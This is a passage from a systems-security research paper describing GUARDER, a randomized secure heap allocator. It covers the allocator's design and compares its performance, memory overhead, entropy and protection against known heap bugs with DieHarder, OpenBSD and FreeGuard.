Our threat model is similar to many existing works [9, 24]. First, we assume the underlying OS (e.g., Linux) is trusted. However, the ASLR mechanism is not necessarily required to be valid, since GUARDER manages memory allocations using a separate randomization mechanism, making its layout difficult to predict even if ASLR in the underlying OS is broken. Second, we also assume that the platform will use a 64-bit virtual address space, in order to support the specific layout of this allocator.

For the target program, GUARDER assumes the attacker may obtain its source code, such that they may know of possible vulnerabilities within. GUARDER further assumes the attackers have no knowledge related to the status of the heap, and cannot take control of the allocator. They cannot utilize a data leakage channel, such as `/proc/`*`pid`*`/maps`, to discover the location of metadata (in fact, such a leakage channel can be easily disabled). GUARDER also assumes the attackers cannot interfere with the memory management of the allocator, such as by hacking the random generator. Otherwise, they are able to change the order of memory allocations to increase their predictability.

### 3.2 Basic Idea of Guarder

GUARDER will defend against a wide range of heap vulnerabilities, such as heap overflows, use-after-frees, double and invalid frees, as well as reduce heap spraying attacks.

GUARDER implements almost all security features of existing secure allocators, as listed in Table 2. The only feature disabled by default is destroy-on-free. We argue that this feature is not necessary, since the strong randomization of GUARDER will decrease the predictability of every allocation, which will significantly decrease the exploitability of dangling pointers and makes meaningful information leakage much more difficult [30]. Compared to the state-of-the-art, GUARDER significantly increases randomization (entropy is increased by 7.8 bits, over 200

| Security Features | Security Benefit | DieHarder | OpenBSD | FreeGuard | GUARDER |

times), adopts the over-provisional mechanism (first proposed by DieHarder), and discards its deterministic layout. Additionally, GUARDER supports customizable security guarantees, without changing code or recompiling, which allows users to specify their desired level of security by setting the corresponding environment variables.

GUARDER, as a shared library, can be preloaded to replace the default allocator, and intercepts all memory management functions of applications automatically. It does not target support for applications with their own custom allocators, although these applications can be changed to use standard memory functions in order to benefit from GUARDER.

GUARDER employs different mechanisms for managing small and large objects, the same as existing secure allocators (described in Section 2.2). GUARDER borrows the same mechanism as DieHarder and FreeGuard for handling large objects, but defines large objects as those larger than 512 kilobytes. The major contribution of GUARDER lies in its management of small objects; in fact, most objects belong to this class, and have a dominant impact on application performance.

The basic idea of the allocator is shown in Figure 2. In order to reduce the performance overhead caused by a high number of `mmap` system calls, GUARDER requests a large block of memory once from the underlying OS to serve as the heap. Then, it divides the heap into multiple per-thread sub-heaps, where each sub-heap will be further divided into a set of bags. GUARDER also organizes objects into power-of-two size classes, starting from 16 bytes and ending with 512KB, and places metadata in a separate location. Each bag will have the same size (e.g., 4GB). Due to the vast address space of 64-bit machines [26, 2], the address space should accommodate all types of applications.

**Per-thread design:** GUARDER employs a per-thread heap design such that each thread has its own heap segment, and always returns freed objects to the heap belonging to the current thread. There is no need for GUARDER to acquire locks upon allocations and deallocations, which avoids lock acquisition overhead and prevents potential lock contention. FreeGuard, although also using a per-thread heap design, returns freed objects to the original owner thread, thus requiring a lock. This explains why GUARDER has overhead similar to FreeGuard, even with a much stronger security guarantee. However, this design could introduce memory blowup, where memory consumption is unnecessarily increased because freed memory cannot be used to satisfy future memory requests [5]. GUARDER further designs mechanisms to alleviate this problem, as described in Section 4.6.3.

**Obfuscating bag order:** GUARDER randomizes the order of bags within each per-thread sub-heap. In contrast, FreeGuard places bags in ascending order by their size class, which is very easy to predict. To shuffle the ordering of size classes, GUARDER employs a hash map to manage the relationship between each bag and its metadata. Further, metadata are randomly allocated using `mmap` system calls, rather than using a pre-allocated block, as in FreeGuard.

More importantly, GUARDER introduces separate allocation and deallocation buffers for each size class of each thread, which is a key difference between GUARDER and other secure allocators. This design allows GUARDER to support multiple customizable security features, including the over-provisioning mechanism that neither OpenBSD nor FreeGuard support. This design is further described as follows.

**Allocation buffer.** Each bag is paired with an allocation buffer that holds the addresses of available objects in the bag. This allocation buffer supports the user-defined entropy: if $E$ is the desired entropy, then allocating an object randomly from $2^E$ objects will guarantee $E$ bits of entropy. The idea of the allocation buffer is inspired by Stabilizer [11], but with a different design to reduce unnecessary allocations and deallocations, and support customizable securities.

GUARDER designs the allocation buffer as follows: its capacity will be set to $2^{E+1}$ (not $2^E$), and ensures it will never fall below half-full. This design guarantees one



Figure 2: The basic idea of the allocator.

out of at least $2^E$ objects will be chosen randomly upon each allocation request, and reduces the number of filling operations by using double this size. The allocation buffer will be filled by objects from a separate deallocation buffer, described below, or from new heap objects.

**Circular deallocation buffer.** GUARDER designs a separate deallocation buffer to track freed objects for a given thread and size class. This design, separating the activities of allocations and deallocations into two different buffers, benefits performance, since freed objects can be recorded sequentially in the deallocation buffer. Because there is no need to search for an available slot, the deallocation step will be completed in constant time.

The allocation buffer will be filled after each allocation if at least one free object exists in the corresponding deallocation buffer. The empty slot created by the allocation will be filled immediately, which helps reduce the number of trials needed to find an available object during allocations. The allocation buffer will also be filled when the number of available objects falls below $2^E$, in order to ensure the randomization guarantee. In this case, freed objects from the deallocation buffer will be utilized first, followed by those from a global object buffer. If this is still insufficient, new objects from the associated per-thread heap will be imported. This design helps minimize the number of searches upon each allocation, since the allocation buffer will never be less than half-full. In contrast, OpenBSD and DieHarder may require a large number of searches to identify an available object, ranging between one and several dozen. Table 3 describes the evaluation results for these allocators.

#### 3.2.1 Defending Against Different Attacks

GUARDER defends against heap vulnerabilities by employing the combination of multiple mechanisms.

**Defending exploits of buffer overflows.** GUARDER can defend against the exploitation of buffer overflows in several ways. First, its strong randomization makes attacks much more difficult, since attackers must know the target chunk addresses at which to issue attacks. When objects are highly randomized, it is extremely difficult to know where an allocation will be satisfied, even if source code is available. Second, over-provisioning may tolerate overflows landing on unused objects, thus nullifying them. Third, guard pages can thwart overflow attempts. Finally, if some attacks modify the canaries placed at the end of each object, GUARDER can detect such attacks.

**Defending exploits of use-after-frees.** Similarly, GUARDER defends against such exploits in multiple ways. First, GUARDER separates the metadata from the actual heap, making it impossible to issue use-after-free attacks on freelist pointers. Second, its strong randomization makes meaningful attacks extremely difficult, with only a 0.11% success rate per try due to its 9.8 bits of entropy, as evaluated in Section 5.4. Since each subsequent free is a Bernoulli trial following a geometric distribution, it is expected to achieve the first successful attack after 891 tries. Finally, unsuccessful attacks may crash programs incidentally, due to guard pages placed inside, therefore the brute-force approach may not easily succeed.

**Defending exploits of double and invalid frees.** As discussed above, GUARDER can detect against every double and invalid free, due to its custom allocator. Therefore, GUARDER can choose to stop the program immediately,

or skip these invalid operations. Therefore, GUARDER can always defend against such vulnerabilities.

## 4 Implementation Details

This section describes how GUARDER supports different security mechanisms based on its unique design of allocation and deallocation buffers. Additionally, this section also discusses certain optimizations to further reduce performance overhead and memory blowup.

### 4.1 Customizable Randomization Entropy

GUARDER supports customizable randomization to meet the various performance and security requirements of different users. As described in Section 3.2, this mechanism is achieved by altering the number of entries in each allocation buffer. Currently, 9 bits of entropy are chosen by default, and GUARDER guarantees that the number of available objects will never be less than 512 ($2^9$), where each buffer has 1024 entries.

Object selection is performed as follows: upon every allocation, a random index into the allocation buffer is generated. It will then acquire the object address stored at this index, if the object is available. If the index refers to an empty slot (i.e., contains a null value), the allocator will initiate a forward search starting from the selected index. The required number of searches is expected to be around two on average, given the fact that the allocation buffer is never less than half-full. However, this is actually not true due to certain worst cases. Therefore, we divide the allocation buffer into eight separate regions, and record the number of available objects within each. Thus, we can easily skip an entire region if no objects are present.

### 4.2 Customizable Over-Provisioning

Over-provisioning is a technique in which a certain number of heap objects are designated as never-to-be-used. Therefore, an overflow that occurs in a place containing no useful data can easily be tolerated [30].

GUARDER implements its over-provisioning by controlling the filling step of allocation buffers. For instance, the over-provisioning factor is set to $1/8$ by default, resulting in $1/8$ of objects from each bag being skipped. This also indicates that a given object will be pulled into the corresponding allocation buffer with a likelihood of 87.5%. However, the naive method of computing and comparing probabilities for each object is too expensive. Instead, GUARDER utilizes an associated over-provisional buffer, with a capacity equal to half the allocation buffer, in which new objects from a given bag are first placed. Then, the specified proportion (e.g., $1/8$) of these objects will be deleted from this buffer randomly, and will never participate in future allocations or deallocations. This method reduces the amount of computing and comparing by $7/8$ compared to the naive method.

In contrast to DieHarder, GUARDER's over-provisional mechanism significantly reduces memory footprint and cache loadings, since "skipped" objects will never be accessed in the future. In DieHarder, every object always has a probability of being allocated at some point during the execution. However, accessing these objects may increase the number of physical pages in memory, and involve unnecessary cache loading operations.

### 4.3 Customizable Guard Pages

GUARDER places guard pages within each bag to thwart overflow or heap spraying attacks. In contrast, DieHarder cannot place guard pages internally, since every heap object has some probability of being utilized. For this reason, DieHarder has a "weak implementation" listed under "Guard Pages" in Table 2, as it cannot stop heap spraying or buffer overflow attacks that only occur within each bag. OpenBSD designs each bag to occupy a single page, which practically places guard pages between bags.

Different from FreeGuard, GUARDER supports a flexible ratio of guard pages, obtained from an environment variable. When pulling from new heap objects during the filling procedure, GUARDER will randomly choose which pages to protect, in proportion to this value. For size classes less than one page, all objects within the page will be protected. If a size class exceeds one page, then multiple pages (equaling the size class) will be protected in order to not change the mapping between objects and their metadata.

### 4.4 Detecting Double and Invalid Frees

GUARDER can detect double and invalid frees by employing an additional status byte associated with each object. This object status metadata for each bag are located in a separate area. For each allocation, GUARDER marks its status as in-use. Upon deallocation, GUARDER will first compute the index of its status byte, then confirm whether it is an invalid or double-free. If so, it will stop the program immediately; otherwise, it will update the status accordingly. GUARDER can detect all double and invalid frees. Due to complexities brought by `memalign`, GUARDER treats any address within a valid object as a valid free, and consequently frees the object, which is similar to DieHarder.

Note that GUARDER may miss a special kind of double free, similar to existing work [23, 32], when a de-

allocated object has been subsequently reutilized for other purposes. For example, if a program invokes malloc(V1) → free(V1) → malloc(V2) → free(V1), then the second free(V1) will be considered a valid free operation.

## 4.5 Checking Canaries on Free

GUARDER also utilizes canaries to help thwart buffer overflow attacks. A single byte placed at the end of every object is reserved for use as a canary. This byte is located beyond the boundary of the size requested by the application. Upon deallocation, this byte's value is inspected; if modified, this serves as evidence of a buffer overflow. Then, GUARDER immediately halts the execution and reports to the user. GUARDER will additionally check the canary values of an object's four adjacent neighbors at the same time, which provides additional protection for long-lived objects that may never be freed by the application.

## 4.6 Optimizations

GUARDER has made multiple optimizations to further reduce its performance and memory overhead. To this end, GUARDER also employs the Intel SSE2-optimized fast random number generator (RNG) [31, 33].

### 4.6.1 Accessing Per-Thread Data

GUARDER must access its per-thread heap upon every allocation and deallocation. Therefore, it is critical for GUARDER to quickly access per-thread data. However, the implementation of Thread Local Storage (TLS) (declared using the "`__thread`" storage class keyword) is not efficient [13], and introduces at least an external library call, a system call to obtain the thread ID, and a table lookup. Instead, GUARDER employs the stack address to determine the index of each thread and fetch per-thread data quickly, as existing work [42]. GUARDER allocates a large block of memory that it will utilize for threads' stack areas. Upon thread creation, GUARDER assigns a specific stack area to each thread (e.g., its thread index multiplied by 8MB). Then, GUARDER can obtain the thread index quickly by dividing any stack offset by 8MB.

### 4.6.2 Reducing Startup Overhead

In order to support a specified randomization entropy, GUARDER needs to initialize each allocation buffer with $2^{E+1}$ objects, then place the specified ratio of guard pages within. However, some applications may only utilize a subset of size classes, which indicates that the time spent placing guard pages in unused bags is wasted. Therefore, GUARDER employs on-demand initialization: it only initializes the allocation buffer and installs guard pages upon the first allocation request for the bag.

### 4.6.3 Reducing Memory Consumption

To reduce memory consumption, GUARDER returns memory to the underlying OS when the size of a freed object is larger than 64 kilobytes, by invoking `madvise` with the `MADV_DONTNEED` flag.

GUARDER designs a global deallocation buffer to reduce the memory blowup caused by returning freed objects to the current thread's sub-heap. This problem is extremely serious for producer-consumer applications, since new heap objects would continually be allocated by the producer. If a thread's deallocation buffer reaches capacity, the thread will attempt to donate a portion of its free objects to a global deallocation buffer. Conversely, when a thread has no freed objects in its deallocation buffer, GUARDER will first pull objects from the global deallocation buffer before attempting to utilize new heap objects.

# 5 Experimental Evaluation

Experiments were performed on a 16-core machine, installed with Intel® Xeon® CPU E5-2640 processors. This machine has 256GB of main memory and 20MB of shared L3 cache, while each core has a 256KB L1 and 2MB L2 cache. The underlying OS is Linux-4.4.25. All applications were compiled using GCC-4.9.1, with `-O2` and `-g` flags.

We utilized the default settings for each allocator, except where explicitly described. By default, GUARDER uses 9 bits of randomization entropy, a 10% proportion of random guard pages, and a $1/8$ over-provisioning factor. OpenBSD's object junking feature was disabled in order to provide a fair comparison.

In order to evaluate the performance and memory overhead of these allocators, we performed experiments on a total of 21 applications, including 13 PARSEC applications, as well as `Apache httpd-2.4.25`, `Firefox-52.0`, `MySQL-5.6.10`, `Memcached-1.4.25`, `SQLite-3.12.0`, `Aget`, `Pfscan`, and `Pbzip2`. Note that Firefox uses an allocator based on `jemalloc` by default, although all figures and tables label it as "Linux" in this section. We did not evaluate single-threaded applications, such as SPEC CPU2006, due to the following reasons. First, multithreaded applications have become the norm, resulting from ubiquitous multicore hardware. Second, DieHarder and OpenBSD have a severe scalability issue, which cannot be observed using single-threaded applications.

## 5.1 Performance Overhead

To evaluate performance, we utilized the average results of 10 executions, as shown in Figure 3. DieHarder's destroy-on-free feature was disabled to allow for comparison with GUARDER. A value larger than 1.0 represents a runtime slower than the Linux allocator, while those below 1.0 are faster. On average, the performance overhead of these secure allocators are: DieHarder–74%, OpenBSD–31%, FreeGuard–1%, and GUARDER–3%, by comparing to the Linux allocator, while a known performance oriented allocator—TCMalloc–is slightly faster than it, with 1.6% performance improvement. That is, GUARDER imposes negligible performance overhead, while providing an unprecedented security guarantee. It has performance overhead similar to FreeGuard, but with much higher randomization entropy and support for heap over-provisioning, as evaluated in Section 5.3 and described in Section 6.2.

We further investigated why GUARDER runs faster than DieHarder and OpenBSD, and why it is comparable to FreeGuard. Based on our understanding, two factors can significantly affect the performance of allocators.

**System call overhead.** The first factor is the overhead of system calls related to memory management. These include `mmap`, `mprotect`, `madvise`, and `munmap`, however, this data was omitted due to space limitations. Based on our evaluation, GUARDER and FreeGuard impose much less overhead from `mmap` system calls, since they obtain a large block of memory initially in order to reduce the number of `mmap` calls. Although they impose more `mprotect` calls, our evaluation indicates that `mprotect` requires only about $1/20$ the time needed to perform an `mmap` system call.

**Heap allocation overhead.** We also evaluated the overhead associated with heap allocations by focusing on the number of searches/trials performed during allocations and deallocations, as well as the number of synchronizations. An allocator will impose more overhead when the number of searches/trials is larger. Similarly, if the number of synchronizations (mostly lock acquisitions) is larger, the allocator will also impose more overhead.

The average number of trials for each secure allocator is shown in Table 3, where the Linux allocator and TCMalloc typically only require a single trial upon each allocation and deallocation. These values were computed by dividing the total number of trials by the number of allocations or deallocations. For both allocations and deallocations, FreeGuard only requires a single trial due to its free-list-based design. In comparison, GUARDER makes random selections from allocation buffers that are consistently maintained to remain at least half-full. As a consequence, GUARDER's average number of allocation "tries" is about 1.77. Both OpenBSD and DieHarder exceed this value, with 3.79 and 1.99 times respectively. For each deallocation, DieHarder performs 12.4 trials, while OpenBSD, FreeGuard, and GUARDER only require a single trial. Based on our understanding, the large number of trials is a major reason why DieHarder performs much worse than other secure allocators. During each deallocation, DieHarder will compare against all existing minibags one-by-one to locate the specific minibag (and mark its bit as free inside), loading multiple cache lines unnecessarily. GUARDER utilizes a special design (see Figure 2) to avoid this overhead. Although DieHarder has less allocation trials than OpenBSD, its worse case is significantly worse than that of OpenBSD.

Synchronization overhead can be somehow indicated by the number of allocations, as shown in Table 5. For all other secure allocators, such as DieHarder, OpenBSD, and FreeGuard, each allocation and deallocation should acquire a lock, although FreeGuard will have less contention. In comparison, GUARDER avoids most lock acquisitions by always returning freed objects to the current thread's deallocation buffer. GUARDER only involves lock acquisitions when using the global deallocation buffer, employed to reduce memory blowup (described in Section 4.6.3). This indicates that GUARDER actually imposes less synchronization overhead than FreeGuard, which is part of reason why GUARDER has a similar overhead to FreeGuard, while providing a much higher security guarantee.

## 5.2 Performance Sensitivity Studies

We further evaluated how sensitive GUARDER's performance is to different customizable allocation parameter, such as the randomization entropy, the proportion of each bag dedicated to random guard pages, and the level of heap over-provisioning. The average results of all applications were shown in Table 4, where the data is normalized to that of the default setting: 9 bits of randomization entropy, 10% guard pages, and $1/8$ of over-provisioning factor.

**Randomization Entropy.** Different randomization entropies were evaluated, ranging from 8 to 12 bits. As shown in Table 4, a higher entropy, indicating it is harder to be predicted and more secure, typically implies a higher performance overhead. For instance, 12 entropy bits may impose 4.7% performance overhead when comparing to the default setting. With a higher entropy, deallocated objects have a lower chance to be re-utilized immediately, which may access more physical memory unnecessarily, causing more page faults and less cache hits.

**Guard Page Ratio.** A higher ratio of guard pages will have a higher chance to stop any brute-force attacks. The performance effects of different ratios of random guard



Figure 3: Performance overhead of secure allocators (and TCMalloc), where all values are normalized to the default Linux allocator.

| Trials | | DieHarder | OpenBSD | FreeGuard | GUARDER |
|---|---|---|---|---|---|
| Allocation | Average | 1.99 | 3.79 | 1 | 1.77 |
| | Maximum | 93 | 45 | 1 | 131 |
| Deallocation | Average | 12.40 | 1 | 1 | 1 |
| | Maximum | 141 | 1 | 1 | 1 |

| Over-provisioning Factor | | | | *EB=9, GPR=10%* |
| 1/32 | 1/16 | 1/8 | 1/4 | 1/2 |
| 0.998 | 0.995 | 1.000 | 1.001 | 1.011 |

Table 4: Performance sensitivity to each parameter, normalized to the default settings of GUARDER. *EB = Entropy Bits, GPR = Guard Page Ratio, OPF = Over-Provisioning Factor*

pages, including 2%, 5%, 10%, 20%, and 50%, were similarly evaluated. For the 50% ratio, almost every page (or object with size greater than 4 kilobytes), will be separated by a guard page. Similarly, a larger ratio of installed guard pages typically implies a larger performance overhead, due to invoking more `mprotect` system calls.

**Over-provisioning factor.** Different heap over-provisioning factors, including $1/32$, $1/16$, $1/8$, $1/4$, and $1/2$, were evaluated. In the extreme case of $1/2$, half of the heap will not be utilized. This evaluation shows two results: (1) A larger over-provisioning factor will typically imply larger overhead. (2) The performance impact of over-provisioning is not as large as expected, as over-provisioning will not affect cache utilization when skipped objects are completely removed from future allocations and deallocations. However, it may cause a much larger performance impact on DieHarder, due to its special design.

## 5.3 Memory Overhead

We collected the maximum memory consumption for all five allocators. For server applications, such as `MySQL` and `Memcached`, memory consumption was collected via the `VmHWM` field of `/proc/`*`pid`*`/status` file. For other applications, memory consumption was collected using the `maxresident` output of the `time` utility [22].

To ensure a fair comparison, we disabled the canary checking functionality for both FreeGuard and GUARDER (and is disabled by default in OpenBSD), since adding even a single-byte canary may cause an object to be allocated from the next largest size class.

In total, the memory overhead (shown in Table 5) of FreeGuard is around 37%, while DieHarder and OpenBSD feature slightly less memory consumption than the Linux allocator, with -3% and -6%, respectively. GUARDER imposes 27% memory overhead on evaluated applications, when using the default 9 bits of entropy. It especially imposes more than 4× memory overhead for `Swaptions`, `MySQL`, and `SQLite`.

GUARDER's memory overhead on certain applications can be attributed to multiple reasons, mostly relating to its management of small objects. First, GUARDER may increase its memory consumption due to its randomized allocation. For any given size class, GUARDER will place more than $2^n$ objects into its allocation buffer, then randomly allocate an object from among them. Therefore, GUARDER may access other pages (due to its randomized allocation policy) when there are still available/free objects in existing pages. Second, GUARDER's over-provisional mechanism will introduce more memory consumption, since some objects will be randomly skipped and thus never utilized. Note that GUARDER also achieves comparable average memory overhead to FreeGuard, due to its global free cache mechanism, which better balances memory usage among threads (particularly for producer-consumer patterns).

We also observe that GUARDER's memory overhead is near 0% when 7 bits of entropy are utilized. This further indicates the necessity to provide customizable security, as users may choose a lower entropy to reduce performance and memory consumption as needed.

## 5.4 Randomization Entropy

We further evaluated the randomization entropies of these secure allocators, with results shown in Figure 4. We are the first work that experimentally evaluates the entropies of each size class, by explicitly modifying these allocators. The basic idea is to update a per-size-class global variable upon each allocation, then compute the average entropy of each size class for different applications. We computed the entropy based on the maximum number of available choices upon each allocation using a $\log_2(N)$ formula. Note that we utilized the maximum number of entries in four bags to compute the entropy for OpenBSD upon each allocation. Because the bag size for OpenBSD is just one page, we do not show its entropies for objects larger than 4 kilobytes.

Both DieHarder and OpenBSD were seen to exhibit unstable entropy, and FreeGuard shows a constant low entropy (approximately 2 bits). By contrast, GUARDER's measured entropy is 9.89 bits for every size class, when the specified entropy is set to 9 bits. Taking the size class of 64 kilobytes for example, GUARDER will randomly allocate one object from over 831 objects, while DieHarder and FreeGuard will allocate from just 32 and 4 objects, respectively. This clearly indicates that GUARDER has significantly higher security than these existing allocators. DieHarder only exceeds GUARDER's entropy in the first four size classes, when compared to its default configuration with 9 bits. However, our evaluation also shows that GUARDER guarantees virtually the same high entropy across different size classes, execution phases, applications, or inputs, making it the first secure allocator of this kind.

## 5.5 Effectiveness of Defending Against Attacks

We evaluate the effectiveness of GUARDER and other allocators using a collection of real-world vulnerabilities, including buffer over-writes, buffer over-reads, use-after-frees, and double/invalid frees. With the exception of Heartbleed, each of the reported bugs will typically result in a program crash. Heartbleed is unique in that it results in the silent leakage of heap data. GUARDER was shown to avoid the ill effects of these bugs, and/or report their occurrences to the user, as shown in Table 6. More information about these buggy applications is described below.

**bc-1.06.** *Arbitrary-precision numeric processing language interpreter*
The affected copy of this program was obtained from BugBench [25], and includes a buffer overflow as the result of an off-by-one array indexing error, caused by a specific bad input, which will produce a program crash. Based on their powers-of-two size classes, each secure allocator places the affected array in a bag serving objects larger than the needed size. As such, this small one-element overflow is harmlessly contained within unused space, thus preventing the crash.

**ed-1.14.1.** *Line-oriented text editor*
ed contains a simple invalid-free bug, caused by a call to `free()` that was forgotten by the developer after moving a buffer from dynamic to static memory. GUARDER guarantees detection of all double/invalid free problems, and thus provides an immediate report of the error, including the current callstack.

**gzip-1.2.4.** *GNU compression utility*
Gzip, obtained from BugBench [25], contains a stack-based buffer overflow. For testing purposes, it was moved to the heap. This bug would normally corrupt the adjacent metadata, however, when testing each se-

Table 5: The number of allocations, deallocations, and memory usage of secure allocators.

cure allocator, this crash is avoided due to their metadata segregation. Additionally, around 10% of GUARDER and FreeGuard tests resulted in halting execution, caused by accessing an adjacent random guard page.

**Libtiff-4.0.1.** *TIFF image library*
A malformed input will cause the affected version of Libtiff's `gif2tiff` converter tool to experience a buffer overflow, normally resulting in a program crash. When verifying this bug with GUARDER, this will always result in (1) an immediate halt due to illegal access on an adjacent random guard page, or (2) a report to the user indicating the discovery of a modified canary value. OpenBSD aborts with a "chunk info corrupted" error, while DieHarder produces no report and exits normally.

**Heartbleed.** *Cryptographic library*
The Heartbleed bug exploits a buffer over-read in OpenSSL-1.0.1f. Both GUARDER and FreeGuard will probabilistically guard against this attack, with protection in proportion to the amount of random guard pages installed. By default, this is 10%. Neither OpenBSD nor DieHarder can provide protection against this bug.

**PHP-5.3.6.** *Scripting language interpreter*
A variety of malicious XML data are provided as input, resulting in use-after-free and double-free conditions. GUARDER, FreeGuard, and OpenBSD halt and report each of these bugs, while DieHarder exits normally with no report made.

**polymorph-0.4.0.** *File renaming utility*
The affected version of polymorph suffers from a stack-based buffer overflow that was adapted to the heap for testing purposes, and results in a program crash due to corrupted object metadata. Due to their segregated metadata, all of the secure allocators allow the application to exit normally. However, both GUARDER and FreeGuard also provide probabilistic protection in proportion to the amount of installed random guard pages.

**Squid-2.3.** *Caching Internet proxy server*
Squid 2.3 contains a heap-based buffer overflow caused by an incorrect buffer size calculation. Normally, this bug will cause the program to crash due to corrupting adjacent metadata. When tested with GUARDER, the overwritten canary value at the site of the overflow is detected, and the program is immediately halted. FreeGuard exhibits similar behavior, while OpenBSD and DieHarder do not detect the overflow at all.

**Summary.** For all evaluated bugs, GUARDER was capable of either probabilistically detecting the attack – such as through the use of random guard pages to thwart buffer overflow – or immediately provided a report to the user when the error condition occurred (e.g., double-free).



Figure 4: Average randomization entropies of existing secure allocators, grouped by object size class. GUARDER provides a consistently high entropy which other allocators cannot support.

| Application | Vulnerability | Original | DieHarder | OpenBSD | FreeGuard | GUARDER |
|---|---|---|---|---|---|---|
| bc-1.06 | Buffer Over-write | Crash | No crash | No crash | No crash | No crash |
| ed-1.14.1 | Invalid-Free | Crash | No crash | Halt→report | Halt→report | Halt→report |

| *Halt→report*: | Halts execution & reports to user | *p-protect*: | Probabilistic protection, $p = 0.10$ (default) |

Table 6: Effectiveness evaluation on known vulnerabilities.

However, we also noticed that the results of GUARDER and FreeGuard are very similar. Based on our investigation, these evaluated bugs (mostly static) cannot show the benefit of the improved security of GUARDER, as described in Section 6.2, such as higher entropy and over-provisioning. For instance, it is not easy to evaluate higher randomization entropy providing more resistance to attacks, but in reality it does. Additionally, for example, if a one-element overflow is already contained within unused space, over-provisioning provides no additional benefit.

# 6 Discussion

## 6.1 Customization

*(a) Why is Customization Helpful?* GUARDER is the first allocator that supports customizable security. Based on our evaluation (see Section 5), higher security comes at the cost of increased performance overhead and memory consumption. Sometimes, this difference could be sufficiently large that it may affect users' choices. For instance, GUARDER's memory overhead using 7 bits of entropy is around 0% (not shown due to space limitations), while its memory overhead with 9 bits is around 27%. Therefore, users may choose a level of security that reduces memory consumption when required by resource-constrained environments, such as mobile phones. GUARDER provides this flexibility, without the requirement of changing and recompiling applications and the allocator.

*(b) How many bits of entropy could* GUARDER *support?* Currently, GUARDER supports up to 16 bits of entropy on machines with 48 address bits, in theory, although with the potential for higher overhead. In the current design, as shown in Figure 2, the number of supported threads may limit entropy choices, since there are 16 bags in each thread, and every bag has the same size. If there are 128 threads in total, with a heap space of 128 terabytes, every bag will be 64 gigabytes, which can sup-

